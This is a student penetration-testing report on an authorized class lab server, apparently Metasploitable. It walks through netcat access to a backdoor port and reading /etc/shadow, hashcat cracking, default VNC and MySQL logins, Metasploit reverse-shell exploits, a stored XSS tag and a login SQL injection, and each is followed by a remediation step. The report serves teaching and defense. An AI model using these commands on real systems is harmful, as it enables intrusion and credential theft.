Back to Index

Team 3-1 Penetration Testing Report

October 14th, 2021

Sarah Anderson
Tyler Barty
Justis Brown
Ian Cole

Back to Index

Executive Summary

Team 3-1 was given the responsibility of evaluating the security of Dr. Jenkins' server which is commonly referred to as the "Midterm Machine".

After a complete and thorough investigation, we found that the Midterm Machine has numerous vulnerabilities that are very easy to exploit. After doing a high level scan of the server, we found 130 vulnerabilities, 16 of which were classified as either critical or high (click here to view the results of the complete nessus scan). The rest of this summary will explain the vulnerability exploits as well as recommendations on fixes.

Using Open Ports, we were able to gain access through backdoors in some applications on the server. We recommend closing down unused ports where possible, as well as adding verification credentials at necessary entry points. Doing this will secure the server most generally by further restricting system-wide access.

Passwords were easy to crack under weak hashes, leaving passwords vulnerable to brute force attacks. Additionally, the password for the database was found in the html of the site. We recommend requiring more complex passwords from users as well as using salts to make it more of a challenge for brute force attacks to crack. This will increase security even if server data is compromised.

Cross Site Scripting (or XSS) was not protected against and we were able to execute and store code in the server's database using the register page.

Security patches were missing from some applications on the server. We recommend that all applications should be checked for updates and any unused software should be deleted from the server. This restricts unnecessary access to the server.

SQL Injections are not protected against. We advise sanitizing form inputs through protected/parameterized queries. This reduces the likelihood of attackers gaining access to users' info on the server's site

The Admin Directory was accessible to anyone on the site. We recommend creating sensible routes for accessing the website. This will further secure sensitive data on the site from being viewable by the general public.

There are many more vulnerabilities than these, but focusing on these 6 areas will reduce the overall security threat immensely. It is important to secure these points of weakness as all of these exploits allow attackers access to sensitive information.

Back to Index

TABLE OF CONTENTS

Back to Index

1. Project Scope Definition

Our assignment is to take a virtual copy of Dr. Jeff Jenkins' server (also known as the "Midterm Machine") and perform penetration testing on it. This assignment includes system wide scans as well as attempting to hack into it using the tactics we have learned this semester.

Our main objective is to obtain a comprehensive understanding of what security threats exist on the server setup. We will use attacks that target both the website through a web browser as well as targeting the server via its IP address using our own server tools.

We have been given authorization from Dr. Jeff Jenkins himself to perform all this testing (See LearningSuite). In our assignment, he has requested that we accomplish 3 tasks:

1. Document vulnerabilities that we are able to exploit
2. Record any potentially sensitive info that we obtain from the server
3. Suggest ways that exploits and sensitive data could be better protected

During this penetration, Team 3-1 focused on exploits discovered through a Nessus scan. These exploits include but are not limited to, XSS attacks, backdoor exploits, password cracking, brute force attacks, database information collection, and software/application vulnerabilities—all used in an attempt to acquire any sensitive information possible.

2. Target of Assessment

The operating system is Linux (Ubuntu) that uses MySQL server from Oracle and uses Apache2 for serving web pages. Postgres is also on the server, but is only found as an open port and no useful information can be gleaned from it. SAMBA and TIKIWIKI are applications that have been installed on the server. The application uses PHP to process the backend of the web application.

The username to the server is "jenkins" and password to the server is "mooooo!" (we will explain further how we obtained this info). In addition, the entire list of user accounts for the

server can be found in the appendix. Under MySQLServer, the structure of the database can also be found with their corresponding tables in the appendix.

3. Relevant Findings

3.1 Open Port Easy Access

3.1.1 Netcat Open Port 1524

We discovered from the NMAP scan (see appendix), that port 1524 was open for access. We could run a service that allowed us instant access to the server and to execute any command desired. We used this access to extract passwords stored as a hash for an admin user and were able to crack it relatively quickly, allowing us access to the server directly.

3.1.2 VNC Exploit

We discovered from the Nessus Scan (see appendix) that the default password ("password") was being used for the VNC service, which allows the user to remote desktop into the server. We were able to remote desktop into the server, giving us access to run any commands desired on the server.

3.2 Password Cracking

We were able to remotely access the database for this server through another machine. This access allowed us to perform any database queries through SQL. This includes retrieving, changing, and deleting data that was stored in the database. We were able to retrieve passwords that were stored as hashes from the database by this method. We then used a service called Hashcat that creates hashes from a provided text file of possible passwords. Using this method, we are able to retrieve actual passwords stored in the database and link them back to user accounts. Other passwords, such as the ones stored in the account table under the OWASP10 database, were not stored as hashes, therefore there was no need to crack them.

3.3 Cross-Site Scripting (XSS)

Cross-site scripting allows attackers to run unauthorized malicious code on a webpage. Precautions were not taken to mitigate the risk of cross-site scripting and we were able to store code in the database and run that code in the browser.

3.4 Patch Software

3.4.1 UnrealIRCd

A vulnerability in the UnrealIRCd server allowed us to use it as a backdoor to gain access to the system. We were able to open up a remote command shell to run commands on the server.

3.4.2 Apache Tomcat

The Apache Tomcat web server software has a vulnerability that allows an attacker to look at web server files and upload malicious JavaServer Pages code. We were able to gain remote access through this vulnerability to a command shell where we could run commands on the server.

3.4.3 Postgres Vulnerability

We were able to gain access to the server through an opening in the Postgres database service. This backdoor allowed us to see all of the files on the server and be able to edit, copy, or delete them. Although we did not do anything to the files, this is a big target for attackers.

3.5 SQL Injection

Using simple tactics under SQL injection, we were able to obtain access to any user account. What this means is that if any username was known on the server, we would be able to gain access to all of their info.

Example of fields vulnerable to SQL injections

We did not find anywhere on the site where we could query the site through any text fields. Additionally, we did not see any sensitive data on any user's session. However, we did gain access to several admin accounts. If any changes were made to allow admin special privileges, those settings and privileges would have been vulnerable.

3.6 Admin Directory Accessible Through IP

The admin file directory is accessible by simply typing the server's IP address into a url bar. While no file is directly accessible through the file directory, this could allow an attacker to know the file structure of a portion of the server.

4. Supporting Details

4.1 Open Port Easy Access

4.1.1 Netcat Open Port 1524

In the Kali machine run the following command: `nc <IP ADDRESS> 1524`

This will allow immediate root level access to the server. Run the following commands to gain access to the users' stored passwords:

```
cd etc
nano shadow
```


Looking at the stored hashes, we can decide to attempt to crack the jenkins password hash.

We will copy this down, remove the "jenkins:" portion and everything after the hash, so we end up with "1S4I31tXA$w8GHIsSQlSBWeDaG0Rkuq/".

We will want to copy this hash and go to the directory where our rockyou.txt file is stored in Kali Linux. We can then store this hash in a .txt file called tocrack.txt in the same location and run the following command:

```
hashcat --force -m 500 --potfile-disable --remove
--outfile=cracked.txt tocrack.txt rockyou.txt
```

This will return the following output:



It took about 1 minute to crack the password. Opening the cracked.txt, we can discover the password of the jenkins user, “mooooo!”, which can then be used to directly access the server.

4.1.2 VNC Exploit

In the Kali machine, run the following command:

```
vncviewer 10.37.194.58::5900
```

Which will display the following:

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:

Type ‘`password`’
The following will be displayed:

Authentication successful

Desktop name "root's X desktop (Midterm_Machine:0)"

VNC server default format:

32 bits per pixel.

Least significant byte first in each pixel.

True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0


Using default colormap which is TrueColor. Pixel format:

32 bits per pixel.


Least significant byte first in each pixel.

True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0

The following GUI will then pop-up allowing remote desktop access and root level execution of commands. The attacker can execute the same process as in 3.1.1 to gain the admin account's password.



4.2 Password Cracking




After doing a NMAP scan, we can see that the MySQL port is open (see above, in yellow). Port 3306 is the port that we can attempt to create a connection to the database

with. We can attempt to remotely connect to the database by running the following command in a Kali server;


```
mysql -u root -h  <SYSTEM IP ADDRESS> -p
```

This command will connect to the MySQL database--which by default is port 3306--as long as you know the password.

According to comments left in the HTML portion of the website, the database password was either blank or samurai. See the picture below.




This code can be seen by right clicking on the web page and clicking the inspect element. After attempting a blank password, we are able to connect to the MySQL database.



We can then run the following command to see what databases are available:

```
show databases;
```



We can then choose a database to explore further by running the following:

```
use dvwa;
```

```
show tables;
```

```
MySQL [dvwa]> show tables;
+---------------------+
| Tables_in_dvwa      |
+---------------------+
| guestbook           |
| users               |
+---------------------+
```

Finally, we can extract data by running the following:

```
select * from users;
```

Which allows us to see passwords stored as hashes (see below).

```
MySQL [dvwa]> select * from users;
+---------+------------+-----------+---------+----------------------------------+----------------------------------------------------------+
| user_id | first_name | last_name | user    | password                         | avatar                                                   |
+---------+------------+-----------+---------+----------------------------------+----------------------------------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/admin.jpg      |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg    |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dvwa/hackable/users/1337.jpg       |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/hackable/users/pablo.jpg      |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/smithy.jpg     |
+---------+------------+-----------+---------+----------------------------------+----------------------------------------------------------+
```

We can crack these using hashcat. On the Kali machine, we need a password dump of possible passwords to try, a typical file called rockyou.txt which is available on Kali and online. We can then run the following command on Kali:

```
hashcat  --force -m 0 --potfile-disable --remove
--outfile=Dvwa_cracked.txt dvwa.txt rockyou.txt
```

*Note dvwa.txt is where we store the hashes.

The output can be seen to the right.

As we can see, it took 3 seconds to crack all 4 hashes and turn them into passwords.

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: dvwa.txt
Time.Started.....: Wed Oct 13 22:44:16 2021, (0 secs)
Time.Estimated...: Wed Oct 13 22:44:16 2021, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 72954.8 kH/s (4.06ms) @ Accel:2048
Recovered........: 4/4 (100.00%) Digests
Progress.........: 1441792/14344384 (10.05%)
Rejected.........: 0/1441792 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> niika7
Hardware.Mon.#1..: Temp: 46c Fan:  0% Util: 25% Core:1

Started: Wed Oct 13 22:44:15 2021
Stopped: Wed Oct 13 22:44:18 2021
```

dvwa_cracked.txt will show the following:

0d107d09f5bbe40cade3de5c71e9e9b7:letmein

5f4dcc3b5aa765d61d8327deb882cf99:password

e99a18c428cb38d5f260853678922e03:abc123

8d3533d75ae2c3966d7e0d4fcc69216b:charley


These above are the cracked passwords. Note that there are only 4 as the users admin and smithy had the same password: hash 5f4dcc3b5aa765d61d8327deb882cf99, or their actual password which was "password." Therefore, some of the final data we can extract from the database into a table (see appendix).

4.3 XSS

As mentioned earlier, cross-site scripting allows attackers to run unauthorized malicious code on a webpage. The register page is particularly vulnerable to this attack. For example, we were able to store an image with javascript built into it through an event handler and have it run on the register confirmation page.

Here we insert an image tag into the username. The tag contains a link to a picture, some styling, and some javascript. Here is the full tag we inserted:

```
<img
src="https://www.freedigitalphotos.net/images/img/homepage/394230.jpg" style="height:20%;width:20%;" onclick="alert(1);">
```



After pressing ‘Create Account’, the image tag with javascript was stored in the database. The confirmation message then called for the newly created account’s username which the browser rendered as an image.

Account created for  **. 1 rows inserted.**

Because the image tag contained a javascript alert handled through an onclick event, we simply clicked the image and the javascript alert ran on the browser. Theoretically, any javascript would be able to run in the alert’s place.

An alert example that can be run by injecting malicious code via an XSS attack

4.4 Patch Software

4.4.1 UnrealIRCd

From the Metasploit console, you can select the UnrealIRCd exploit with the `use unix/irc/unreal_ircd_3281_backdoor` command. Then use these commands to configure the exploit settings:

`set payload cmd/unix/reverse_perl` (insert payload code to run)

`set RHOSTS [ip address of machine]` (specify the target's ip address)

`set LHOST [ip address of your computer]` (your ip address)

Once those are set, you can then execute the `run` command and watch as Metasploit opens a remote command shell in the target machine.

4.4.2 Apache Tomcat

This exploit starts in Metasploit by selecting the auxiliary(scanner/http/tomcat_mgr_login) exploit and entering `run` . You will configure the exploit settings with the following commands:

`set rport 8180` (specify the target port)

`set RHOSTS [ip address of machine]` (specify the target's ip address)

`set HttpPassword tomcat` (set the password to be "tomcat")

`set HttpUsername tomcat` (set the username to be "tomcat")

`set payload java/shell_reverse_tcp` (insert payload code to run)

Then enter `exploit` and the code will run, giving you command shell access to the server.

4.4.3 Postgres Vulnerability


To access this vulnerability, begin by starting up the postgres database on the Kali machine by running `postgressql start` . Once the database is running, the following commands start and run Metasploit:

```
msfconsole
run
use exploit/linux/postgres/postgres_payload
```


You will see a list of options, most of which are preconfigured. The receiving IP address (RHOST) will be set using `set rhost [ip address of target machine]` and all that's left to do is run the `exploit` command. You are now in the system and can view, edit, copy, or delete files as you please.

4.5 Login Page SQL Injection

To begin this exploit, Go to the login page. You will see the login form to the right.




Type Admin in the "Name" field
Type ' in the Password field
This causes an error seen below.



This error being thrown (and on the user facing side) shows that SQL inputs are not being sanitized, and that the field is susceptible to SQL attacks.

Enter the password as: ' or '1'='1


When you return to the login page, you will see something similar to what is shown on the right, showing that you were successful at logging in without a password.



Back to Index

4.6 Admin Directory Accessible Through IP

The admin file directory is accessed by simply entering the IP address. While this is not a critical vulnerability, it can allow an attacker to easily learn about the server's file system and application framework. The screenshot below shows what is visible at the IP address.



5. Vulnerability Remediation

5.1 Open Port Easy Access

5.1.1 Netcat Open Port 1524

This port should be closed immediately, which can be done for example by running `sudo ufw deny 1524` in Linux. It was identified that other ports were open, but not addressed due to the length requirement of this report. The server administrator should go through port by port and identify what ports should also be closed. As the administrator password has been compromised it should be changed to a secure password with sufficient length and complexity.

5.1.2 VNC Exploit

If this port is not being used, we would suggest closing this port as well. If it is in use, the password should be changed to a secure password with sufficient length and complexity.

5.2 Password Cracking

We advise the following 3 steps for securing passwords:

First, a secure password should be set up for the MySQL database. This will prevent easy access to the database. If possible, setting up security rules that only allow connections from verified IP addresses would be advisable.

Second, any comments in the HTML pages should be removed if they pose a risk of exposing details about the system. The passwords stored in the database should be hashed and we would suggest using bcrypt to hash them.

Third, we suggest contacting users that have used this site to request a password change and advise that they change their password on other sites that used the same password. We would also suggest that some password requirements be enforced to reduce ease of password brute forcing, especially length requirements.

5.3 XSS

This specific XSS vulnerability can be mitigated through these steps:

1. Sanitize dynamic content, inputs, and html -- i.e. use '<' instead of '<'.
2. Implement a content-security policy -- this allows a web page to specify safe sources from which to pull javascript.

A more comprehensive tutorial for mitigating XSS can be found at owasp.org.

5.4 Patch Software

5.4.1 UnrealIRCd

You can patch this vulnerability by updating UnrealIRCd to the latest version.

5.4.2 Apache Tomcat

This vulnerability can be easily fixed by updating to the latest version of Apache Tomcat and/or updating the configuration to require authentication.

5.4.3 Postgres Vulnerability

To fix this vulnerability, there are two options: close the port (5432) or update the Postgres software to the latest version. We would recommend the update as it will patch other security holes as well.

5.5 Login Page SQL Injection

To minimize risk of any SQL attacks, we recommend implementing sanitation methods. If needed, an easy temporary fix is to update the site to reject any inputs that contain ' or

any other important syntax used in SQL. However, these fixes are not complete solutions and should be further resolved.

As better methods, we recommend using parameterized or prepared queries, these allow the queries to the database to be prepared and verified before the variables are loaded into them, this sets the query in place and does not allow for the query to be altered or changed, in this case our entry of '1'='1 (see section 4.5) would be checked as the password rather code that is run. A full explanation can be found at ptsecurity.com

5.6 Admin Directory Accessible Through IP

To minimize the risk of this vulnerability, set routes that automatically serve up the index.php page when a visitor types the IP address into the search bar. A comprehensive tutorial can be found at steamplex.de.

6. Glossary

SQL

Stands for Structured Query Language. A computer language used to add, change, or remove data from a database.

SQL Injection

A type of attack that happens through input boxes that are submitted. Examples are search boxes, logins, forms, etc. Attackers can format inputs that act as code when received by the server that then execute when received and are put into the code being executed by the server. These attacks typically involve logins or database access.

Port

A point that another computer, system, or service can use to communicate with this computer. Most network communication is done through ports.

Hash

A file, number, or line of text passed through a mathematical function to transform it into a line of text. This mathematical function is one way, therefore, you can convert an object into a hash but cannot convert a hash into an object.

Back to Index

7. Appendix

Accounts and Passwords Cracked from Hashes

User Id	First Name	Last Name	Username	Password Hash	Actual Password
1	admin	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99	password
2	Gordon	Brown	gordonb	e99a18c428cb38d5f260853678922e03	abc123
3	Hack	Me	1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
4	Pablo	Picasso	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

Back to Index

Databases And Corresponding Tables

DB	Information-schema	dvwa	metasploit	owasp10	MySQL	tikiwiki	wikiwiki195
Tables	Character_Sets Collations Collation_Charatcer_Set_Applicability Columns Column_Priviledges Key_Column_usage Profiling Schemata Schema_Privilages Statistics Tables Table_Constraints Table_Priviledges Triggers User_Privileges Views	Guestbook users		Accounts Blogs_table Captured_data Credit_cards Hitlog pen_test_tools	Columns_priv Db Func Help_category Help_keyword Help_repation Help_topic Host Proc Procs_priv Tables_priv Time_zone Time_zone_leap_second Time_zone_name Time_zone_transition Time_zone_transition_type user	Tiki_user_modules Tiki_user_Notes Tiki_user_Postings Tiki_user_PTiki_user_references Tiki_user_Quizzes Tiki_user_Taken_quizzes Tiki_user_Tasks Tiki_user_Tasks_history Tiki_user_Votings Tiki_userfiles Tiki_userpoints Tiki_users Tiki_webmail_contact Tiki_webmaiil_messages Tiki_wiki_attachements Tiki_zones Users_groupperm issions Users_groups Users_objectperm issions Users_permissions Users_usergroups users_users	Tiki_user_modules Tiki_user_Notes Tiki_user_Postings Tiki_user_PTiki_user_references Tiki_user_Quizzes Tiki_user_Taken_quizzes Tiki_user_Tasks Tiki_user_Tasks_history Tiki_user_Votings Tiki_userfiles Tiki_userpoints Tiki_users Tiki_webmail_contact Tiki_webmaiil_messages Tiki_wiki_attachements Tiki_zones Users_groupperm issions Users_groups Users_objectperm issions Users_permissions Users_usergroups users_users

User Accounts on Server

admin	adrian	john	jeremy
bryce	samurai	jim	bobby
simba	dreveil	scotty	cal
john	kevin	dave	ed

Back to Index

HTML Text

In HTML comments -

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai web testing framework.
It is ok to put the password in HTML comments because no user will ever see
this comment. I remember that security instructor saying we should use the
framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
rather than HTML comments, but we all know those
security instructors are just making all this up. -->

Results from NMAP Scan

NMAP Scan
Starting Nmap 7.91 (https://nmap.org) at 2021-10-11 15:21 EDT
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:21
Completed NSE at 15:21, 0.00s elapsed
Initiating NSE at 15:21
Completed NSE at 15:21, 0.00s elapsed
Initiating NSE at 15:21
Completed NSE at 15:21, 0.00s elapsed
Initiating Ping Scan at 15:21
Scanning 10.37.226.108 [2 ports]
Completed Ping Scan at 15:21, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:21
Completed Parallel DNS resolution of 1 host. at 15:21, 13.01s elapsed
Initiating Connect Scan at 15:21
Scanning 10.37.226.108 [1000 ports]
Discovered open port 139/tcp on 10.37.226.108
Discovered open port 23/tcp on 10.37.226.108
Discovered open port 3306/tcp on 10.37.226.108
Discovered open port 445/tcp on 10.37.226.108
Discovered open port 111/tcp on 10.37.226.108
Discovered open port 22/tcp on 10.37.226.108

```
Discovered open port 80/tcp on 10.37.226.108
Discovered open port 5900/tcp on 10.37.226.108
Discovered open port 53/tcp on 10.37.226.108
Discovered open port 25/tcp on 10.37.226.108
Discovered open port 512/tcp on 10.37.226.108
Discovered open port 6000/tcp on 10.37.226.108
Discovered open port 8009/tcp on 10.37.226.108
Discovered open port 6667/tcp on 10.37.226.108
Discovered open port 8180/tcp on 10.37.226.108
Discovered open port 2049/tcp on 10.37.226.108
Discovered open port 513/tcp on 10.37.226.108
Discovered open port 514/tcp on 10.37.226.108
Discovered open port 1099/tcp on 10.37.226.108
Discovered open port 1524/tcp on 10.37.226.108
Discovered open port 5432/tcp on 10.37.226.108
Completed Connect Scan at 15:21, 0.13s elapsed (1000 total ports)
Initiating Service scan at 15:21
Scanning 21 services on 10.37.226.108
Completed Service scan at 15:22, 63.78s elapsed (21 services on 1 host)
NSE: Script scanning 10.37.226.108.
Initiating NSE at 15:22
Completed NSE at 15:22, 8.63s elapsed
Initiating NSE at 15:22
Completed NSE at 15:22, 0.17s elapsed
Initiating NSE at 15:22
Completed NSE at 15:22, 0.00s elapsed
Nmap scan report for 10.37.226.108
Host is up (0.0031s latency).
Not shown: 979 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2021-10-11T19:22:52+00:00; +2s from scanner time.
| sslv2:
```

```
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 (DAV/2)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     20-May-2012 15:30  dav/
| -     30-Oct-2018 22:08  midterm/
